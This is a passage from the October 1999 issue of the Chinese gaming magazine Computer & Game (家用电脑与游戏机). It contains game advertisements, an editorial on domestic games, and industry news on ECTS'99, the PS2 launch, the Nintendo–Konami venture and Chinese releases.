家用电脑与游戏机



Computer & Game 1999-10

封面视点
国产游戏巡礼

烈火文明
杀气冲天
自由与荣耀
世纪战略
战 国
剑侠情缘Ⅱ

多媒体影院新贵：创新 DTT2500D
BX 主板终结者：微星 MS-6199
CD-ROM 的最后辉煌：40 速光驱大测试
电脑百宝箱：Nuts & Bolts
E-Mail 的守护天使：AntiSpam2000

ISSN 1005-6793



EternalMoment Studio

奥美电子 www.aomeisoft.com

全新3D重金属战斗空间

2CD，内赠全彩控制键图表及精美图片！

惊心动魄，火爆上市！

- 一场人与机器的大战
- 多达25种战车及40种致命武器
- 自由选择战车颜色，人员及火力配置

星际围攻 STARSIEGE

- 多达45个单人及多人游戏任务
- 游戏附带因特网上对战及聊天程序（夺旗、决斗、合作等多种游戏模式）



只要您想玩，就可轻松上手

《3D弹子球—迷失之洲》现已上市 售价：68元

奥美软件 AUTOSOFT

奥美电子（武汉）有限公司
电话：(027)85836013 (010)82612362
E-mail:cheung@public.wh.hb.cn

奥美电子 www.aomeisoft.com

云斯顿赛车99



国庆上市 正在热卖

最新版《云斯顿赛车 1999》不但为你带来具挑战性的全新赛道，并提供 3D 支持，和 2 人 MODEN 连接， IPX 局域网 8 人同时比赛，并可通过 Internet 与世界各地的赛车手一较高低。

半条命 军团要塞 TEAM FORTRESS



全新的角色、全新的地图、全新的游戏方式和更刺激的联网作战等着你来玩！

十月上市 密切关注

SIERRA 雪乐山 奥美软件 AUTOSOFT

奥美电子（武汉）有限公司
电话：(027)85836013 (010)82612362 E-mail:cheung@public.wh.hb.cn

十月的巡礼

金秋十月，往往意味着收获。而一九九九年的十月，对于你我来说则有更为深远的意义，因为这个十月，我们的伟大祖国迎来了她的五十华诞。

身处首都北京，每天都能感受到这一重要时刻稳步走来的节奏。编辑部办公楼边的增光路被修葺一新，砖红色的人行道，淡桔色的矮护墙，骑车穿行其间，几乎难以想象几个月前这里还是乱糟糟的早晚菜市。清晨起来站在阳台上极目远眺，这时往往会被由远而近的轰鸣声所吸引，定睛看去，原来是准备参加国庆大阅兵的战机编队在作飞行演练，那6机编队的歼8Ⅱ从头顶轻盈飞掠，后面则是苏27健壮的身姿，偶尔还会看到巨大的空中加油机拖着两条"尾巴"导引着后面的战机呼啸而过，这些银色的战鹰更衬托出天空的湛蓝与宁静。在这个季节里，如果有幸于夜间十点乘车驶过长安街，那将是令人格外感动的经历。默默地看着被彩灯、鲜花、喷泉、明丽的建筑和欢快的人群装点一新的十里长街，你会不由自主地释放出热烈的情绪，加倍地渴望拥抱十月。

在你我的周围，只要悉心感受，就能发掘出更多的精彩。这个十月，我们也为大家准备了国产游戏的小小巡礼。在本土电脑游戏开发不到五年的历程里，你、我、他都为之投注了无数关切、期待、失落和遗憾。但是，永远不要放弃希望吧，那怕只是一小步的前行，都值得我们为之喝彩，毕竟这种进步的决心远不是金钱或是名气所能坚定的，这种决心，来源于一种信念——向世界展示高科技电脑娱乐产品的"中国制造"。

就在这个十月，我们应该已经可以完整地体验《烈火文明》带来的关于这个世界的前途命运的感悟了，至于《自由与荣耀》，它在互联网上的联机大奖赛正进行得如火如荼，不出意外的话，《战国》这部采用模拟游戏引擎的逆火作品应该可以和大家见面了，而即时战斗模式的角色扮演游戏《杀气冲天》也会为沉默许久的国内武侠RPG带来一份活力。Hmm... 看来这个十月，大家面对的挑战还真不少喔。

对了，说到大展宏图的"游戏事业"，本刊与新浪网和电子艺界共同主办的《模拟城市3000》设计大赛将从本期开始刊出各位参赛"市长"的"工地建设纲要"，对城市建设还摸不着头脑的各位要好好研究他人经验哦。没问题，你还有入围的机会，因为我们已经将最后的参赛作品截稿日期放到了这个世纪的最后一天，为了光荣与梦想，努力吧！

还在《烈火文明》中奋力前行的，
（说甚？能用PⅢ最好！？@#!%&..）
游骑兵
rabbit@fcgm.com.cn



家用电脑与游戏机

COMPUTER & GAME

(总第 62 期)

目　　录

主　　编：赵震东

常务副主编：孙百英

专栏编辑：刘 威　梁华栋　陈明辉　谷 岩　宋润方

美术编辑：单 非

责任编辑：梁华栋

电　　话：编辑部 010－68728137

广 告 部：010－68728133

发 行 部：010－68728132

传　　真：010－68728134

通 信 处：北京 813 信箱(100037)

业务/稿件：fcgm@fcgm.com.cn

读者信箱：reader@fcgm.com.cn

WWW 主页：http://www.fcgm.com.cn

捷径公司：(门市部)北京海淀区阜城路 8 号(西侧平房)(100830)

邮购地址：北京 813 信箱(100037)



游戏是通往电脑世界的捷径

主办单位：科学普及出版社

国内发行：北京市报刊发行局

国外发行代号：1359M

订　　阅：全国各地邮局

刊　　号：ISSN 1005－6793　CN 11－3295/TP

邮发代号：82－622

印　　刷：北京外文印刷厂

广告许可证：京西工商广字第 0010 号

办公地址：北京市海淀区增光路 45 号综合楼四层(可通信)

邮　　编：100037

定　　价：6.80 元

ECTS'99 综述

欧洲电脑贸易展（ECTS）是欧洲规模最大的电子与电脑游戏展会，在娱乐软件业界的影响仅次于美国的E3大展，今年9月3日至9月5日召开的是第十届。从某种程度来看，此次ECTS展要比5月的E3大展更"热"，主要是因为展会所在的英国伦敦奥林匹亚会议大厅没有空调，在这样的季节不免让与会者感到闷热异常，一下子难以适应，当然参观者的热情还是很高的。该展面积相对E3要小不少，但几乎整个欧洲国家和地区都有数以千计的爱好者参与，那种多文化交融的味道恰恰是E3所不具备的。



此次展会的一个亮点是世嘉的Dreamcast显赫登场。由于DC要于ECTS展后一个星期在欧洲发行，几乎所有主要的第三方游戏开发和发行公司都在这里展示了他们的DC游戏，奇怪的是，世嘉这次竟然没有展棚，只举办了一个晚会。此外，在最佳DC游戏的竞争中，夺标呼声很高的格斗游戏《Soul Calibur》输给了Midway公司的《Ready 2 Rumble Boxing》。

任天堂则把ECTS作为"口袋妖怪"在欧洲的发行地点，而对众人关注的"海豚（Dolphin）"计划却仅仅发布了一份技术说明。

PS在欧洲十分流行，因此关注PS2的人也就特别多，索尼公司在展会上特设了一个巨型的展棚，声势浩大。此次PS上最红的游戏当属Konami的《国际超级足球明星进化版》（ISS Evolution），它获得了此次展会的最佳PS游戏奖。

关于PC游戏，《国际长途大赛车》（Grand Prix racing）获得了此次展会的最佳PC游戏奖，该游戏的画面非常出色。此外，由于美国大的发行公司对该展不太重视，欧洲公司抓住了这次机会，法国的Ubi和Infogrames、英国的Virgin都在展会上大展拳脚，收效颇好。

尽管此次ECTS不是最吸引人的展会，但其庞大的规模也从一个侧面反映出了娱乐软件业的现状，那就是，虽然业界最大的中心依然在美国和日本，但欧洲也已经开始迎头赶上。



Blizzard 启动《魔兽争霸Ⅲ》计划

9月5日，Blizzard在ECTS上召开记者招待会，宣布该公司的下一个重头游戏将是大家期盼已久的《魔兽争霸Ⅲ》（Warcraft Ⅲ）。

根据已经透露的情报，该游戏将是一个3D的角色扮演战略游戏（3D RPS，又一个新类型的游戏），这是首次在"魔兽"系列中引入角色扮演的要素，且游戏的重点将不再是资源收集和聚集大批作战单位以获取胜利上，而是要求玩家控制少数更有作用的力量来和NPC发生互动并最终完成整个任务，将战略游戏的交互性提高到了一个新的境界。《魔兽争霸Ⅲ》将有



六个不同的种族可供玩家指挥，包括兽人、人类和魔鬼等，每个种族都拥有独特的单位、魔法能力以及武器。在技术方面，Blizzard将首次在自己的游戏中引入完全真实的3D画面，其先进的设计工具可以让玩家自定义游戏的任何一方面，包括贴图、角色造型、使命、任务目标、单位类型、AI、属性、特殊能力和魔法。战网多人游戏的模式也将得到进一步扩展，参加同一游戏的玩家数目将大为增加，还将新增团队游戏和完成任务等多人游戏类型。该游戏预计将在2000年末推出。

Blizzard总裁Michael Morhaime就此评价："随着《星际争霸》的发行，我们感觉到这一类型的战略游戏所能做的已经达到顶峰，所以我们现在的目标是整合角色扮演游戏中的互动性，并为之赋予具有挑战性的战略战斗环境来为战略游戏开创新的纪元。"

附录：ECTS 展会奖项一览

本届ECTS展的所有奖项均由与会的新闻记者投票产生。

奖项	提　名	获奖者
最佳PC游戏	Grand Theft Auto 2、Age of Empires II、Grand Prix 3	Grand Prix 3
最佳DC游戏	Ready 2 Rumble Boxing、TrickStyle	TrickStyle
最佳PS游戏	《最终幻想Ⅷ》、《生化危机Ⅲ》、《国际超级足球明星进化版》	《国际超级足球明星进化版》
最佳N64游戏	《大金刚64》、《蚯蚓吉姆3D》、《完全黑暗》（Perfect Dark）	《完全黑暗》
最佳多人游戏	Rainbow Six: Rogue Spear、Might and Magic、Unreal Tournament	Rainbow Six: Rogue Spear
最佳硬件		GeForce 256(Nvidia)
最佳次世代游戏主机发行公司		索尼
最佳PC游戏发行公司		Take2
最佳次世代游戏主机		PS
最佳演示奖		《国际超级足球明星进化版》（Konami展出）

新闻报道 COMPUTER & GAME

GT Interactive 被控盗版

9月1日，默默无名的小游戏发行公司StarPlay向美国联邦法院提出起诉，认为著名的游戏发行公司GT Interactive违反了软件盗版法律，侵犯了该公司的产品版权，并涉及不正当和非法的商业竞争。StarPlay要求GT赔偿该公司的直接经济损失11万美元以及损失赔偿500万美元。

据了解，此次起诉的主要对象是GT公司德国分部GT Value，他们在获得StarPlay公司的保龄球游戏《Alley 19 Bowling》一个未经授权的版本后，



在明知未获合法授权的情况下擅自在全欧洲发行。StarPlay还指控GT试图通过为游戏改名和伪造假协议来蒙混过关，并证实他们获得的相关文件显示GT Value早在1999年初就已与荷兰的一个经销商签定了在欧洲发行该游戏的协议，他们还宣布可以得到更多的其他非法文件。

GT公司首席法律顾问Alan Behr否认签定过任何与该游戏有关的协议，但又说GT拥有一个可以再次授权的许可，而StarPlay却证实GT已经同意停止《Alley 19 Bowling》的销售。作为一个大公司，如果真如起诉书中说的那样盗版发行游戏的话，GT为何会冒此风险来发行这样一个不太可能带来多大利润的游戏就实在让人不解了？！

东京电玩展掠影

日本规模最大的电子游戏展"东京电玩展"（TOKYO GAME SHOW，简称TGS）于1999年9月17～20日在日本东京附近千叶县的幕张博览会馆



召开。TGS是日本最出色的电子游戏公司向日本全国电子游戏玩家展示与发布最新、最先进游戏软件和硬件的地方，该展览每年春季和秋季各举办一次，由电脑娱乐软件协会主办。

虽然近年来日本经济一直不景气，但是今年的展览在正式向公众开放的2天里仍然吸引了大约18万多参观者，参展的公司包括索尼、世嘉、史克威尔、CAPCOM、光荣和SNK等在日本电玩界享有盛名的游戏公司。本次展览最大的新闻是索尼公司推出了玩家期待已久的PS2，这个游戏平台将在明年3月正式发售，除了能提供让人惊讶的处理能力和画面以外，更是把播放DVD影片和网上游戏的功能综合在一起。展会上已经可以玩到几个试玩版游戏，索尼展台上那些设计得非常"酷"的黑色盒型机身的PS2能否象玩家想象的那样一举击败世嘉的DC，从而在游戏平台领域取得领先地位呢？请密切关注今后本刊新闻报道。（张严）

Origin 将出游戏造型玩具

据GameWEEK杂志9月号报道，



Origin公司将联合McFarlane玩具公司制作《网络创世纪Ⅱ》的造型玩具。McFarlane公司的总裁表示，他们将不仅是为《网络创世纪Ⅱ》制作造型玩具，而且也会加入到游戏角色的制作之中。他还指出，《网络创世纪Ⅱ》将在2000年的9月推出。

Origin公司则没有透露玩具的具体价格将是多少，对于《网络创世纪Ⅱ》的情况更是缄口不提。

电子艺界和乔丹签约

1999年9月2日，电子艺界与篮球运动传奇人物人物Michael Jordan（迈克尔·乔丹）签署了一份独家协议，乔丹将成为EA SPORTS的品牌代言人，并在该公司即将推出的篮球游戏《NBA Live 2000》中出现，它是目前市场上唯一有乔丹加盟的电子游戏，该游戏将有电脑与游戏机两

新闻速递

◇9月，Infogrames推出了动作角色扮演游戏《银焰洗剑录》的官方网站，提供这个游戏最新的更新资料、游戏画面、MP3音乐、游戏动画、墙纸以及屏幕保护等内容。《银焰洗剑录》是一个相当不错的角色扮演游戏，无论情节、画面或是系统设定都非常出色，因此该站点还是值得观注的。

◇自成一体的操作系统BeOS的创造者和游戏公司Monolith日前联合宣布，后者的3D动作游戏《升刚》将由一家名为Wildcard Design的游戏厂商引入到BeOS系统之中。尽管目前只有很少的玩家通过BeOS来进行游戏，但日前在欧洲电脑贸易展上，BeOS展示了在该系统下利用VOODOO2显卡运行《雷神之锤Ⅱ》的情况，表现非常出色，因此引起了不少玩家的注意。

◇Sierra Studio的母公司Havas Interactive日前宣布将重组其下的网络娱乐部门，隶属于该公司的著名网络游戏服务站点WON.net和Battle.net命运如何还不得而知，据说最终结果会在伦敦举行的ECTS展上揭晓，届时出席记者招待会的主要官方人员会有Havas、WON.net和Blizzard三家公司的总裁。据分析家估计，此次重组基本上不会影响以上两个站点的结构，最多只是做一些细节上的调整。

◇9月9日，HASBRO与Wizards Coast公司达成协议，HASBRO以3.25亿美元成功收购后者。Wizards Coast是目前世界上最大的科幻作品发行商，当今十分流行的万智牌就是由它出版发行的，目前该公司正在进行最后的审计核查工作，整个收购过程有望在9月内完成。

◇《帝国时代Ⅱ》可是让玩家期待已久了，可能是为了缓解玩家那过于急迫的心情，微软日前推出了一个以《帝国时代Ⅱ》的封面盒为主题的拼图游戏。玩家可以从http://www.microsoft.com/games/age2/下载这个很有意思的互动游戏，其目标是拼出一副完整的《帝国时代Ⅱ》封面盒图片。按已经公布的游戏发售榜来看，《帝国时代Ⅱ》将于今年10月上市。

◇9月初，Sierra Studios宣布，为了宣传即将发行的即时策略游戏《家园》，他们将开辟两条名为"高科技一分钟(The High Tech Minute)"的空中旅程为时一分钟的全国定期短途航线，整个活动将和其它两家相关公司合办。为游戏开辟一条航线，《家园》可算是开了游戏界的先河。

◇9月1日，Mindscape公司将其"战神"(Warlords)系列游戏的第四个作品暂定名为《战神Ⅳ》(好象也只能这么命名)，并表示该游戏将不象传说中那样走即时策略的路子，而是依然走回合制战略游戏的老路。《战神Ⅳ》的故事背景依然发生在传统的Etheria世界，游戏画面解析度将高达1024 x 768并拥有极具挑战性的人工智能。预计该游戏将在明年的第三季度发行。

◇日前，一个为有志于从事互动娱乐业的人提供工作讯息的专业网站在英国推出，名为Game Jobs，它允许用户在其上进行各个领域的广泛搜索，包括公共关系、管理、零售、开发、广告等，Game Jobs会向浏览者提供各大公司发布的招聘信息。该站的网址为http://www.gamejobs.co.uk/，有兴趣的朋友可以前去一观。

个版本。乔丹将与近60位篮球运动传奇人物共同在《NBA Live 2000》所独有的"篮球传奇人物"模式中出场，也将在电子艺界的电视与平面广告中露面，还可能出现在EA SPORTS的其他游戏中。

对于和乔丹签约，电子艺界的主席兼总经理Larry Probst表示："乔丹是优秀运动员、良好表现和杰出领导能力的象征，能让他加入到电子游戏的世界里，我们感到非常高兴。"

TEN.net 更名为 Pogo.com

网络游戏服务站点TEN.net日前宣布改名为Pogo.com，改名后该公司将新增6个游戏，使目前可以让玩家进行的游戏增加到了15个。Pogo.com所提供的



游戏并不是我们想象中的那些电脑游戏大作，都是一些适合网络和多人进行的小游戏，但却非常有趣，令人着迷。Pogo.com提供的大多数游戏都是利用JAVA程序来进行的，玩家在浏览器中就可以进行。

为了宣传Pogo.com这个新站点，Pogo.com专门请人为众多的网络玩家充当该站的"导游"，在接下来的一段时间内，Pogo.com还将举办一系列有奖活动来吸引更多玩家加入到他们的网络游戏中来。

资料提供\天骄创作室 雷鸣
整理\Racer

PS2亮相，发售日期公布





索尼电脑娱乐公司(SCEI)的久多良木键社长9月13日召开新闻发布会，业界瞩目的PS的后续机种PlayStation2将于明年3月4日以39800日元发售。发售两天内预售100万台，自2001年开始正式以PS2为基础开始网络通信事业。

同1994年12月3日PS发售时一样，业界对PS2的价格褒贬不一。有人称"若不控制在20000日元以内便不会普及"，然而就象现在PS降价一样，量产迟早会解决价格问题。由于技术难度，PS2发售之初有软件供给不足的危机感。对于此问题，SCEI积极同软件开发商达成协议，向其提供软件开发工具及技术。目前已有日本89家、北美46家、欧洲27家软件公司同SCEI签约为PS2开发软件，其中包括SQUARE、ENIX、NAMCO、KONAMI、KOEI、CAPCOM等著名软件公司。

除了对应DVD光碟的特征文件，PS2完全兼容现行PS的软件，也就是说日本的2300款、美国650款及欧洲650款PS软件全部可以在PS2上运行。佐藤明副社长表示，希望在PS2发售初期，每周均有数款游戏面市并有多种游戏类型，游戏软件充实可靠。

而对PS2的强大来势，世嘉和任天堂会采取怎样的应战方式呢？世嘉的DC是最早打入市场的新一代主机，世嘉积极的促销态势让人钦佩，下调价格及充实软件均对DC的销售起了推波助澜的作用。如带有声音识别系统的《SEAMAN》在日本取得了令人意想不到的成功，几乎被一抢而空。再有预定10月25日发售的《莎木》或许是DC的救命符，这部由《VR战士》之父铃木裕亲自指导开发的大作，据铃木先生自己说"只要有了它，其他软件就废了。"世嘉坚持自己的方针："尽管有SCEI和任天堂的次世代机，有商品销售的只有世嘉。"另一方面，任天堂也蓄足力量准备重夺游戏王国霸主的宝座，明年4月发售的GB专用网络接驳器，8月发售的GB Advance，1月发售的同松下共同开发的"海豚"，以及同KONAMI合资创建的"MOBILE 21"均是任天堂旗下的重型武器。



电视游戏业界又充满了浓重的火药味道，新世纪的游戏大战序幕已经拉开。

附：PS2资料



名称：PlayStation2
售价：39800日元
发售：2000年3月4日
手柄：DualShock ×2
记忆卡：8MB ×2
尺寸：301×178×78(mm)
重量：2.1kg
扩充槽：USB ×2；IEEE1394 ×1；第3代PCMCIA ×1
主机附件：PS2 Demo光盘，AV视讯线，AC电源线
CPU：128位EmotionEngine，294.912MHz
图形处理器：GraphicsSynthesizer，147.456MHz
主存储器：DirectRDRAM，32MB
绘图内存：EmbeddedCacheVRAM，4MB
音效处理器：SPU2，48路数字音源
音效内存：2MB
I/O处理器：PS CPU，33.8688MHz
I/O处理内存：2MB
DVDDriver：CD-ROM24倍速，DVD4倍速



任天堂柯纳米携手合作

日本游戏界霸主之一的任天堂(Nintendo)同柯纳米(Konami)于9月2日在东京召开紧急记者招待会，正式对外公开了双方将于10月中旬合作设立公司的惊人消息。同时，任天堂表示2000年4月将发售彩色GB专用通信机器及软件，任何人通过手机及PHS均可以进行通信游戏；而GB的后续机种"GB Advance"将在2000年8月发售的传闻也在发布会上被证实。

据悉该公司名为"MOBILE 21"，资本金3亿日元，任天堂和柯纳米各出资50%，主要负责GB及GB Advance的软件开发；另针对明年1月发售的任天堂最新游戏主机"海豚"，该公司也负责进行部分软件开发工作。

对于任天堂新掌机GB Advance(以下简称GBA)，业界早有传闻。GBA在GB方便轻巧的基础上强化了网络机能，可作为同因特网连接的PDA使用。关于硬件性能，GBA的CPU从GB的8位陡然提至32位尤为引人注目。其显示屏同GB一样采用了反射型TFT彩色液晶屏，形状从GB的正方形改为现今流行的长方形。主机尺寸同GB大致相同，画面解析度较GB有较大提高，发色数达65000色。GBA兼容GB的软件。

发布会上未公开任何GBA软件。任天堂的山内溥社长表示，要否定大作主义的"重厚长大"软件，力求"轻薄短小，趣味性强且完成度高"的软件，追求游戏本身的内涵。柯纳米的上月景正社长亦在发布会上表示，柯纳米将提供100人的开发阵容及10条开发阵线以供新公司使用。他认为柯纳米虽对新公司有相当投入，却不会改变以前同其他游戏公司的合作方式；新公司将独立运营，柯纳米将同以往一样向其他硬件提供软件。山内溥另指出，将提供同个人电脑完全不同的"新通信游戏"。他认为目前日本个人电脑的网络服务尚未十分普及，与其相比手机却有5000万台以上的使用量且年龄层面广。有此特殊环境，提供给玩家从未体验过的新类型游戏将引起游戏业的革命；电话同游戏融合的世界中任天堂最具实力。

业界认为，任天堂同柯纳米的合作可谓9月17日召开的业界盛会"东京电玩展99秋"前最具影响的新动向。此番合作也许正如山内社长所讲是"地壳运动的前兆"一般，对业界的冲击不可轻视。

目前活跃在市场上的世嘉主机DREAMCAST至5月末销量已突破100万台。索尼的PS至六月底全球销量已达5840万台，考虑到今冬ENIX《勇者斗恶龙Ⅶ》的发售，PS的上升势头似乎还不会减退。比起8位机及16位机时代任天堂的霸主地位，目前其主力N64的销量与PS之差一目了然。任天堂仍强调其"大作否定主义"，新闻发布会上是山内溥一人的舞台，就连业界元老之一的上月也相形见绌。尽管发布会上邀请了以《DQ》系列闻名的ENIX社长福岛康博，山内仍毫不客气地对大作主义进行了淋漓尽致的批评。任天堂一贯盛气凌人的作风再次令业界人士感到头疼。



DC北美销售成绩打破记录

9月9日起，世嘉的DC在北美的前4天销售中共售出372000台，打破了由N64在3年前创下的6天内售出35万台主机的记录。而自8月23日起，PS和N64均在北美大幅下调价格。PS由129美元降至99美元，N64从129美元95美分降至99美元95美分，售价相当于DC199美元的一半。业界人士认为，正是为了对抗DC，索尼和任天堂才肯出此下策，不惜血本倾销主机。但DC时下第一的性能和18款较为出色的软件仍然使DC创造了新的销售记录。

新闻提供/吴波　　编辑/AWEI

C& C2典藏版有望在国内推出

考虑到广大玩家对《命令与征服》系列爱好和收藏的需要，电子艺界正计划并有可能将颇受玩家喜爱的《命令与征服;泰伯利亚之日》白金典藏版在中国大陆推出，而且将是限量发售。典藏版除精美包装和软件本身外，还将特别包含游戏中出现的GDI或NOD士兵的模型，以及背景音乐音轨盘和游戏设计师的设计手稿等。

购买了《命令与征服;泰伯利亚之日》的玩家都将获得一个唯一的产品序列号，可以注册到WESTWOOD ONLINE，参加WESTWOOD每个月举行的多人对战大赛，根据比赛成绩，最终获胜的玩家将有可能赢取数千美金的大奖。

另据透露，《命令与征服：泰伯利亚之日》的资料片《FIRE STORM》将在今年年底推出，所有购买了《命令与征服;泰伯利亚之日》的玩家将会在新的故事中体验到各种新式武器装备和新特性的又一轮冲击。

电子艺界有奖调查揭晓

电子艺界和本刊合作进行的有奖调查活动取得了非常好的效果，一个月内便收到读者回函数千封。电子艺界及本刊感谢众多玩家对此次活动的热情支持，现将有奖调查获奖者的名单公布如下，他们将获得由电子艺界提供的精美礼品。

孙浩然	江苏	丁小凌	广州
杜冬冬	北京	李　乾	浙江
王　逼	湖北	赵　军	山东
孙彦文	上海	刘昌俊	四川
姜露路	上海	林伯通	广东

新天地出版新攻略

据报道，通过与Prima密切合作，新天地引进的《命令与征服;泰伯利亚之日权威攻略指南》简体中文版已于9月16日隆重上市。新天地引进国际权威游戏攻略丛书的历史已经有近一年的时间，此次应广大玩家的需要，他们组织了大批翻译及平面设计人员，夜以继日地加班加点工作，在游戏上市后仅三周的时间内就完成了翻译、校对、排版和印刷等一些列工作，从而在第一时间推出了这本权威攻略指南。同时，这本书还附赠一张《泰伯利亚之日绝密资料》光盘，收集了大量关于游戏的资料，包括《命令与征服》系列的历史和发展、游戏的精彩动画和主题音乐。

据悉，目前新天地正在准备《博德之门》(Baldur's Gate)和《暗黑破坏神2》(Diablo 2)的权威攻略书，它们也将在第一时间推向市场。

Diablo2国内上市日期初定

据奥美电子（武汉）有限公司透露，该公司已与暴雪（BLIZZARD）娱乐公司全球市场部负责人确定，玩家期待已久的《暗黑破坏神2》(Diablo2)将在今年年底面世，国内将与世界其他地区一样同步上市。此次《暗黑破坏神2》会有四张光盘的容量，内容包括五个人物、四个地图，每个地图都会超过其前作的总地图，再加上其全新引擎和新元素的注入，相信它肯定是一部不会让玩家失望的大作。

鉴于中国软件市场的特殊性，奥美电子称将尽一切努力让中国玩家首选正版的《暗黑破坏神2》，因此除了做到与世界同步上市外，他们还会采取更多的举措，以保证正版《暗黑破坏神2》物超所值。奥美公司还将在9月25日－10月3日与新浪网游戏天地(http://games.sina.com.cn)合作推出"价格由您定"的Diablo2中国销售价有奖竞猜活动，全国网民只要在家轻松点击鼠标，就可随意发表意见。

翰林汇新游戏有奖征名

据悉，由翰林汇软件有限公司制作的一款益智游戏将在近期上市，这是他们在进军游戏市场路上迈出的一大步。目前该公司正在就此游戏在全国进行有奖征名活动，参与活动的玩家将有机会获得极具诱惑力的奖品——名牌笔记本电脑一台。

据介绍，这是一部以益智类游戏为基础并融入养成、RPG和SLG等元素的综合型游戏，其设计宗旨是易玩，好玩，耐玩。故事发生在公元2223年，人口膨胀，地球已不堪重负，正当各国首脑焦头烂额之时，由联合国派出的"诺亚方舟"号探索飞船发回了一份报告：在银河星系发现了一个与地球环境极为相似的"新伊甸园"。中、美、俄、英、日等拥有先进宇航科技的国家开始实施外星移民计划，联合国召开紧急会议，希望各国能暂缓移民计划，但各国代表均列举了充分的理由，鉴于太多国家支持，大会最终通过了"外星移民"提案。由此，一场浩大的"外星移民"运动开始了，这是一场争夺土地、财富和权利的战斗……为了增加可玩性，游戏中每个人物都具有各自的国家和民族特色，首次引入的交易系统则使游戏更具真实感和技巧性。游戏中故事的发展是离散式的，既有多线程多变化的特点，又不会因情节而阻塞游戏的进程，游戏中还穿插有不少的"戏中戏"，可以给玩家提供不断挑战自我的机会。

另据报道，翰林汇最新开发成功的《英语翰林》也已于近期上市。

《魔兽争霸2白金版》近期上市

暴雪(BLIZZARD)公司4年前出品的《魔兽争霸2－黑潮》在全世界已卖出200多万套，其资料片《黑暗之门》(未在中国发行)也荣获了当年最佳增强版、资料版游戏的年度大奖。

据武汉奥美电子有限公司透露，暴雪将于9月至10月间向全球推出《魔兽争霸2白金版》，它融合了《魔兽争霸2－黑潮》及资料片《黑暗之门》的所有内容，并增加了因特网战网版本，并有超过100幅为多人游戏精心设计的地图。

奥美电子(武汉)有限公司将在中国与世界同步发行这款游戏，无论对于新老玩家来说，这都将是一部既值得把玩又值得珍藏的作品。

《杀气冲天》即时体验版 10 月上市

由国内游戏制作小组八爪鱼工作室历时两年开发的 RPG 游戏《杀气冲天》近日将由北京百事隆泰公司代理上市。这是一款充满浓郁民族风格和历史特色的 3D RPG，讲述的是一段明末天启年间情仇交错的江湖故事。游戏采用即时战斗方式，敌人有六十多种，更有三种武器、四种打斗方式可供选择，结合暗器、面具等杀人工具，大大增强了游戏的可玩性。它保持了传统角色扮演游戏中以对话获取信息的特点，游戏主线短而明确，但分支繁杂，情节曲折。

据百事隆泰公司介绍，这款《杀气冲天》为即时体验版，将采取低价政策优惠广大玩家。同时，他们还将在玩家中征集大结局，以待在完整典藏版中给广大玩家一个满意的答案。另外，在今年年底，百事隆泰公司还将推出一系列活动，给所有《杀气冲天》正版拥有者一连串意外的惊喜。

新版 PICQ 正式推出

9 月 20 日，资讯人股份有限公司和寻呼巨头润讯公司在京召开发布会，宣布 PICQ1.5 版正式推出。PICQ1.5 版除原有即时通讯功能外，增加了“发送寻呼简讯”、“群呼”、“听声辨人”和“搜索”四大功能，具有独特的多语言和多内码设置、全中文界面和内码自动转换系统，在全球华人市场第一次实现了将网络实时通讯技术和传统寻呼系统相结合。下一步，PICQ 将与手机接合，实现 Net to Phone 的短讯息传送功能，给予 PICQ 用户更多实时增值服务。

资迅人此次与润迅合作，结合网络应用与通讯产业，两“网”联合可以说是未来寻呼产业发展的趋势。PICQ 与 ICQ 最大的差别在于 ICQ 仍旧停留在互联网范围，执行网络之间的传呼，而 PICQ 则已跨越互联网，利用传统寻呼资源，不但可以执行网络通讯功能，更进一步成为生活化的通讯软件。

此外，资迅人还与上海国脉、香港电讯等多家信息服务商结合，一个在地理上联合台、港、澳三地与祖国大陆，在技术上跨越 Internet 与传统寻呼系统的中文即时通讯网络呼之欲出。在未来，PICQ 还会与网络电视、PDA 等嵌入式系统相结合，力图成为个人通讯的最佳平台。让网络与生活融合为一，这是 PICQ 的方向，也是未来个人通讯平台的发展方向！

《东方不败 2》即将上市

实达铭泰公司将于近期推出新一代游戏修改汉化软件《东方不败 2》。该软件继承了上一代的优点，修改迅速并支持模糊搜索功能，最多可同时修改 32 个不同地址并储存。除联机词典外，该软件还内置经典游戏汉化包，用户还可以随时在专卖店或网上下载到新游戏的汉化包。软件中附带的数百种热门游戏的攻略和秘籍则可以为玩家们排忧解难。此外，该软件提供的抓图功能、内置多种风格界面及台湾 BIG5 码转换功能都可大大地方便玩家。

另据报道，该公司制作的终端网络汉化软件《东方网译》亦将在近期推出，它可以翻译各种英文网站及台湾、香港网站，译意准确且快速，这是因为软件中提供了智能化的翻译引擎、自动内码转换引擎、常用网站的专用辞典和常用网站汉化包等方便的功能。

《家用电脑世界》给你新感觉

《计算机世界》今夏推出一种面向家庭用户的全新电脑月刊——《家用电脑世界》，它采用大 16 开彩色铜版纸印刷，外观设计清新脱俗，是该集团创立 20 年来推出的第一本面向个人消费市场的电脑杂志。《家用电脑世界》的首发庆典于 8 月 26 日在北京香格里拉饭店举行。

《家用电脑世界》本着为家庭电脑用户、广大电脑和网络爱好者服务的宗旨，内容丰富多彩，从“电脑起跑线”到“联网加油站”，从“名人与电脑”到“阿烈玩游戏”，从“攒机有道”到“信息家电先用为快”，向家庭电脑用户传播电脑及网络的实用技术和知识。

近期市场打假忙

制假贩假历来无孔不入，计算机市场虽然是一个讲究高新技术的产业，但也逃脱不了这种侵扰，越是高新技术，利润就越大，假冒产品的活动也就越猖獗。最近市场上有人在卖假的 GVC R21X(大众型)Modem，售价只有 540 元，而同型号的 Modem 售价应在 600 元左右，GVC 公司已证实了这个消息，并在此提醒广大用户小心上当。现在将鉴别方法向大家说明一下：首先是从价格上看，上面已经提到了；其次从包装，正品正面的“蓝色快车”四个字、产品照片“MODEM”字体清晰，而假货十分模糊；再有就是序列号不同，正品贴在包装侧面，为新罗马字体，而假货贴在背面，是宋体。

另外近期比较轰动的是“UNIKA 小影霸 Gmax 极速小子 4000”事件，有关人士对 UNIKA 公司未经 Matrox 公司授权，将 Matrox G400 的次等品改头换面倾销大陆及香港市场一事发表看法，指责他们置商业规则于不顾，手段卑劣，是在商业道德、商业规则及价格战道路上迈出的危险一步，在高品质、高知名度的显卡之战的天秤上，下场只能是多行不义必自毙。UNIKA 公司还大搞蒙蔽消费者的活动，对“小影霸”的品牌声誉造成了极坏的负面影响，引起了广大消费者和使用“小影霸”产品的其他商家的愤慨和唾弃。

（编后：限于篇幅，我们不可能在这里更加详细地向读者报道以上事件，感兴趣的朋友请到本刊网站 http://www.fcgm.com.cn 了解详情。）

3dfx 高层人士造访联想

